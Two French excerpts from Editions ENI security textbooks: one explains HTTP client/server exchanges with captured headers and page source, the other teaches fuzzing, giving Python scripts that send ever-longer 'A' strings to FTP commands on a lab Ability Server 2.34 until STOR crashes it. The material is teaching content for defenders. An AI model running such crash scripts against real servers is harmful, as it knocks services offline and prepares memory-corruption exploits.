Editions ENI

Sécurité informatique Ethical Hacking

Apprendre l'attaque pour mieux se défendre

(5e édition)

Collection
Epsilon

Extrait

Chapitre 8
Les failles web

1. Rappels sur les technologies du Web

1.1 Préambule

Il n'est pas concevable de se former à la sécurité des sites web sans avoir une bonne connaissance des mécanismes qui sont mis en jeu lors de la consultation de pages sur Internet. Nous allons rappeler dans ce chapitre les principales technologies du Web en expliquant les processus qu'elles mettent en place. Si vous pensez que vos connaissances sont déjà bien avancées dans ce domaine, vous pouvez passer directement à la section Généralités sur la sécurité des sites web de ce chapitre.

1.2 Le réseau Internet

Internet est un vaste réseau d'ordinateurs sur lequel transitent des millions d'informations quotidiennement. Ces données sont de différentes natures (e-mail, page web, chat, flux RSS...) et plusieurs méthodes sont utilisées pour les acheminer (HTTP, SMTP, FTP...). Chaque type de données et chaque méthode d'acheminement peuvent présenter des failles de sécurité.

Deux très importants types de données sont principalement utilisés sur le réseau Internet : les pages web et les e-mails. Dans ce chapitre nous développerons les bases des techniques d'attaque des sites web et expliquerons les principaux réflexes qu'il faut avoir pour s'en prémunir. Mais avant de commencer à développer les attaques possibles sur un site web il faut dans un premier temps bien comprendre les mécanismes qui sont mis en place lors de la consultation d'un site.

1.3 Qu'est-ce qu'un site web ?

Un site web est un ensemble de données cohérentes et ordonnées, comprenant plusieurs types de médias (texte, image, son, vidéo...). La consultation de ces informations s'effectue par un logiciel que l'on nomme navigateur. Les données sont transmises au navigateur, à sa demande, par un serveur. Un site web met donc en jeu une relation client/serveur. Les protocoles principalement utilisés pour l'échange des informations entre ces deux ordinateurs sont HTTP (*HyperText Transfer Protocol*) et HTTPS (*HyperText Transfer Protocol Secure*). Le mot *Secure* signifie sécurisé, mais nous verrons que c'est loin de garantir une sécurité totale et que bien souvent il donne un faux sentiment de sécurité. Les langages les plus utilisés pour la description des pages sont le HTML et le XHTML.


1.4 Consultation d'une page web, anatomie des échanges client/serveur

Lorsque nous souhaitons consulter un site web avec notre navigateur nous commençons par lui fournir l'adresse du site, son URL (*Uniform Resource Locator*) ou plus largement son URI (*Uniform Resource Identifier*). Nous emploierons ici le terme URL car il est le plus utilisé pour désigner l'adresse d'un site web. Supposons que nous voulions consulter le site http://mapage.com :

- Nous fournissons à notre navigateur l'adresse http://mapage.com.
- Notre machine va dans un premier temps chercher à résoudre le nom du site afin d'obtenir l'adresse IP du serveur qui l'héberge. Cette résolution de nom se fait grâce à une requête DNS (*Domain Name System*).
- Une fois l'IP obtenue, notre navigateur va envoyer une requête HTTP, sur le port 80, en utilisant la méthode GET sur la racine du site.
- Le serveur va alors nous répondre en renvoyant les données correspondant à la page d'accueil du site. Si des médias sont présents dans la page, plusieurs requêtes seront nécessaires afin d'aller chercher chacun d'eux.

Illustrons cet échange par un exemple concret en consultant le site des Éditions ENI. Pour cela, nous utiliserons un logiciel permettant de capturer l'ensemble des échanges entre notre ordinateur et le réseau Internet : Wireshark.

Nous obtenons le résultat présenté ci-dessous :



Nous constatons bien des requêtes DNS sur les six premiers échanges afin de résoudre l'adresse du site. Puis notre machine établit une connexion TCP avec le serveur par l'échange de trois paquets bien connus SYN, SYN/ACK et ACK. Le navigateur envoie alors la requête GET suivante : **`GET / HTTP/1.1`**

Mais ce n'est pas la seule information que notre navigateur envoie. Il fournit aussi beaucoup d'informations nous concernant afin que le serveur web puisse renvoyer la réponse la plus appropriée à notre situation. C'est ce que nous appelons les informations de l'en-tête HTTP, que voici dans notre cas :

```
GET / HTTP/1.1
Host: www.editions-eni.fr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0)
Gecko/20140722 Firefox/24.0 Iceweasel/24.7.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Nous trouvons dans cet en-tête des informations sur notre navigateur, notre système d'exploitation, le langage utilisé, le codage des caractères que nous acceptons, etc. Il est intéressant de noter que rien qu'avec cet en-tête, les serveurs web peuvent établir un bon nombre de statistiques.

Remarque

Pour mieux voir l'échange des données entre le client et le serveur dans Wireshark, il faut faire un clic droit sur le paquet TCP/SYN de la liaison client/serveur et demander ***Show TCP Stream****.*

Après la réception de ces données, le serveur web répond en conséquence. Il renvoie aussi un grand nombre d'informations. Dans un premier temps un en-tête :

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Transfer-Encoding: chunked
Expires: -1
Date: Tue, 09 Sep 2014 06:28:36 GMT
Content-Type: text/html; charset=iso-8859-1
Server: Microsoft-IIS/6.0
X-Generated-By: SW-IIS12
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=a2pxamtv35uv4lmep5dicppa; path=/; HttpOnly
Set-Cookie: CSM=Session=981f22a6-8afa-4aba-bd79-3bbd01b78e46&BNPro=;
expires=Fri, 19-Sep-2014 06:28:36 GMT; path=/; HttpOnly
Cache-Control: no-cache
Pragma: no-cache
Content-Encoding: gzip
Vary: Accept-Encoding
```

Nous ne détaillerons pas toutes les informations renvoyées mais seulement les principales. La première ligne indique que la page que nous demandons est disponible. Nous avons ensuite des informations sur le type de contenu, ici du *text/html*, ainsi que l'encodage des caractères utilisé dans la page, ici iso-8859-1. Les données suivantes sont très intéressantes, nous trouvons le type de serveur (Microsoft-IIS) et sa version (6.0). Vient ensuite le langage utilisé pour réaliser les pages, ici ASP.NET. Un dernier élément intéressant est l'envoi d'un cookie de session.

Nous reviendrons sur l'utilisation possible de toutes ces données mais pour le moment concentrons-nous sur la suite de la page. Dans la fenêtre **Follow TCP Stream** de Wireshark la suite de la page n'est pas lisible car une compression « gzip » est activée permettant de limiter la quantité de données transférées entre le serveur et notre navigateur. Pour voir le code source de la page il faut donc utiliser le navigateur. Dans Firefox la combinaison des touches [Ctrl] U permet d'ouvrir une fenêtre avec ce code source.

```
<!DOCTYPE html>
<html id="ctl00_html" xmlns="http://www.w3.org/1999/xhtml" lang="fr">
<head id="ctl00_Head1"><title>
         Editions ENI est &#233;diteur de livres informatique et
vid&#233;os de formation
</title>
```

```
    <a href="https://plus.google.com/112326652557810849753"
rel="publisher"></a>
    <link rel="stylesheet" type="text/css"
href="/Styles/fontface/bundle_62884021E11FF315AD657A74C0FA5C15.css" />
<script type="text/javascript" src="http://www.editions-eni.fr/scripts/
jquery-1.10.2.min.js"></script><script defer type="text/javascript" src="/
scripts/bundle_C91ADA28F43D216E5FEBF02F329BC084.js"></script><meta http-
equiv="Content-Type" content="application/xhtml+xml;charset=iso-8859-1" />
<meta http-equiv="description" content="Editions ENI est éditeur de livres
informatique, supports de cours et de formation, CD-Rom de formation,
formation en ligne accompagnée ou non par un formateur, solution e-learning
MEDIAplus. Vente en ligne." /><meta http-equiv="keywords" content="ENI,
éditions ENI, mediaplus, livres informatique, e-learning, e-learning
bureautique, supports de formation informatique, supports de cours
informatique, livres bureautiques, cd-rom de formation, guides informatique,
ouvrages informatique, autoformation, formations en ligne bureautiques,
formation logiciels microsoft, examen mos, mcas, certification microsoft" />
<meta http-equiv="lang" content="fr" /><meta http-equiv="abstract" content=
"vente en ligne des livres informatique des éditions ENI" /><meta http-
equiv=" publisher" content="Editions ENI" /><meta http-equiv="reply-to"
content="editions@edieni.com" /><meta http-equiv="contactcity"
content="Nantes" /><meta http-equiv="contactzipcode" content="44021" />
<meta http-equiv="contactstate" content="France" /><meta http-equiv=
"identifier-url" content="http://www.editions-eni.fr" /><meta http-equiv=
"copyright" content="Editions ENI" /><meta http-equiv="category"
content="Computing/General" /><meta http-equiv="distribution" content=
"global" /><meta http-equiv="rating" content="general" /><meta http-
equiv="vs_defaultClientScript" content="JavaScript" /><meta http-equiv=
"alexaVerifyID" content="bpVtOKMRHP2TIOOyork9G3gGP-M" /><meta http-equiv=
"Robots" content="Index, Follow" /><meta http-equiv="Cache-Control" content=
"no-cache" /><link rel="shortcut icon" type="image/x-icon" href="http://
www.editions-eni.fr/favicon.ico" /><link rel="canonical" href="http://
www.editions-eni.fr/livres-et-videos/.9a306885eaae816a50aefe4d3d676107.
html" /><script type="text/javascript">
   var RootPath = "http://www.editions-eni.fr/";
   var IdLNG = 1;
   var TypeEspace = 'Livres';
   var StateEspace = 1;
   var RefPartner = '';
</script><script type="text/javascript">
   var plug_inpage_Url = '//www.google-analytics.com/plugins/ga/
inpage_linkid.js';
   var _gaq = _gaq || [];
   _gaq.push(['_require', 'inpage_linkid', plug_inpage_Url]);
   _gaq.push(['_setAccount', 'UA-1499179-1'],
   ['_setSiteSpeedSampleRate', 100]);
   _gaq.push(['_setDomainName', 'www.editions-eni.fr'],
   ['_setCustomVar', 1, 'Espace', 'Livres', 3],
   ['_setCustomVar', 2, 'AccountType', 'NotLogged', 2],
   ['_trackPageview']);
```

```
   (function () {
       var
ga=document.createElement('script');ga.type='text/javascript';ga.async=true;
       ga.src=('https:' == document.location.protocol ? 'https://' :
'http://') +
'stats.g.doubleclick.net/dc.js';
       var s=document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(ga, s);
   })();
</script></head>
<body class="MainBody ColorsBody" onload="">
    <form method="post" action="http://www.editions-eni.fr/Livres_rayon.
aspx?idspace=d9bd8b5e-f324-473f-b1fc-b41b421c950f&amp;idrayon=3a6222cf-b921
-41f5-886c-c989f77ba994&amp;idlng=1&amp;iditf=0" id="aspnetForm">
<div class="aspNetHidden">
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value=
"/wEPDwUKMTY4NjA0MjMyMmRkZfHXjM/kp5hvO5MdzzgsWKdXBuY=" />
</div>
<script type="text/javascript">
```

Nous nous limitons volontairement au début de la page pour ne pas remplir la totalité du livre avec du code HTML, ce qui n'est pas l'objectif. La première ligne de la page est très intéressante car elle informe le navigateur sur le langage utilisé pour décrire la page. Ici le langage de description de page utilisé est du XHTML. Nous constatons aussi que la page contient des fonctions en JavaScript.

Si nous poursuivions la lecture des échanges pour l'affichage de cette page nous constaterions que d'autres requêtes sont nécessaires : la demande de la feuille de style, la demande des images, etc.

1.5 Comment sont réalisées les pages web ?

Comme nous l'avons déjà évoqué, un site web est un ensemble de médias rassemblés de façon cohérente. Les pages disponibles sur un serveur peuvent être statiques ou dynamiques.

Dans le cas de pages statiques, le code HTML/XHTML de la page est simplement enregistré dans un fichier que le serveur se contentera de renvoyer au navigateur à sa demande. Il y a autant de fichiers que de pages consultables. Il en est de même pour les médias. Ce type de site n'est pas simple à maintenir car toute modification entraîne une édition du code de la page. Cette technologie a pratiquement disparu de la surface de l'Internet faisant place aux sites dynamiques. Le seul avantage est qu'un site statique présente bien souvent moins de failles de sécurité qu'un site dynamique.

Editions ENI

Hacking et Forensic

Développez vos propres outils en Python

(2e édition)

Collection
Epsilon

Extrait

Chapitre 5
Le fuzzing

1. Introduction

Issu du terme anglais *fuzzy* (flou en français), le fuzzing est une méthode d'automatisation des tests. Elle s'appuie sur des fuzzers (outils logiciels) pour automatiser l'identification de bugs ou de failles dans des applications. Elle apporte un gain de temps important face à des programmes pouvant comporter des milliers de lignes de code.

Le processus consiste à vérifier les entrées possibles pour une application donnée, et à forcer des opérations dans le cas où celle-ci réagit de manière anormale. Le fuzzer servira ainsi à bombarder l'application de codes volontairement malformés.

Sa finalité est l'amélioration des développements, une fois un bug identifié. Le fuzzing se destine avant tout aux développeurs et aux chercheurs en sécurité. Toutefois, les pirates s'avèrent également des utilisateurs du procédé.

Il existe des fuzzers « clés en main » qui nous permettent de faire les premiers tests et nous donnent souvent de bons résultats, mais souvent nous devrons pour un cas spécifique créer nous-mêmes notre fuzzer.


Nous pouvons lister quelques fuzzers tels que Spike, Fusil, zzuf, wfuzz...

Des fuzzers seront spécifiques à un protocole ou un service comme par exemple des fuzzers FTP, web...


2. Fuzzing FTP

Prenons pour commencer un cas simple avec l'application Ability Server 2.34 qui est un logiciel commercial permettant de créer simplement un serveur FTP, HTTP ou e-mail.

Nous nous attaquerons au serveur FTP puisque faillible et connu.



Allons dans **Settings** pour configurer un utilisateur avec l'identifiant ftp et le mot de passe ftp par exemple.



À partir de ce moment, lorsque nous cliquons sur **Activate** sur la ligne de **FTP Server**, nous obtenons un accès au FTP en nous connectant en tant qu'utilisateur ftp avec le mot de passe ftp.

Nous partirons donc de ce constat pour créer un script qui va tenter de faire planter l'application.

Nous sommes en présence du protocole FTP, il nous faut donc savoir quels sont les tests que nous pourrons effectuer.

Un des tests possibles est de fournir en argument d'une commande un nombre d'arguments non prévu.

Il nous faut donc répertorier les commandes FTP qui acceptent des arguments. Pour cela, nous avons une documentation très utile qui est la RFC.

Nous pouvons donc aller consulter la RFC 959 et nous pourrons voir que les commandes `CWD`, `MKD` et `STOR` acceptent des arguments.

Pour l'exemple, nous ne prendrons que ces trois commandes, mais dans la pratique, il faudrait tester toutes les commandes acceptant un argument.

Nous allons donc commencer par écrire un script en Python qui effectue la connexion pour tester celle-ci.

script_connexion_ftp.py

```
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.10",21))
data=s.recv(1024)
print data
s.send("USER ftp\r\n")
print s.recv(1024)
s.send("PASS ftp\r\n")
print s.recv(1024)
s.send("QUIT\r\n")
s.close()
```

En testant ce script, nous pouvons constater qu'une connexion de l'utilisateur ftp est bien vue par Ability Server.

Continuons notre investigation et essayons, lorsque nous sommes connectés, d'envoyer une commande et de recevoir la réponse.

script_commande_ftp.py

```
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.10",21))
data=s.recv(1024)
print data
s.send("USER ftp\r\n")
print s.recv(1024)
s.send("PASS ftp\r\n")
print s.recv(1024)
s.send("PWD\r\n")
data=s.recv(1024)
print data
s.send("QUIT\r\n")
s.close()
```

```
root@bt:~# python script_commande_ftp.py
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

257 "/" is current directory.

root@bt:~#
```

Nous avons donc réussi à envoyer et recevoir une commande FTP.

Nous allons donc maintenant essayer d'envoyer plusieurs commandes et, pour chacune d'entre elles, d'envoyer un nombre d'arguments croissant jusqu'à déclencher un plantage potentiel du serveur FTP.

Nous allons envoyer des « A » comme arguments.


Script_final_ftp_fuzzing.py

```
#!/usr/bin/env python
#--*-- coding:UTF-8 --*--

import socket

commande=['MKD','CWD','STOR']


for command in commande:
      car=" "
      while len(car)<2000:
            car=car+"A"*10
            s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            s.connect(("10.0.0.2",21))
            data=s.recv(1024)
            print data
            s.send("USER ftp\r\n")
            print s.recv(1024)
            s.send("PASS ftp\r\n")
            print s.recv(1024)
            commands=command + " "+car+"\r\n"
            s.send(commands)
            print commands + " : " + str(len(car))
            s.send("QUIT\r\n")
```

Dans ce script nous allons donc prendre chaque commande de la liste `commande` grâce à la boucle `for` pour ensuite, grâce à la boucle `while`, lui ajouter les arguments.

```
STOR : 1011
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1021
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1031
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1041
```

Nous pouvons observer que le script s'arrête pour la commande `STOR` avec 1041 caractères A et que Ability Server a subi un crash.



Nous venons donc d'effectuer notre premier fuzzer.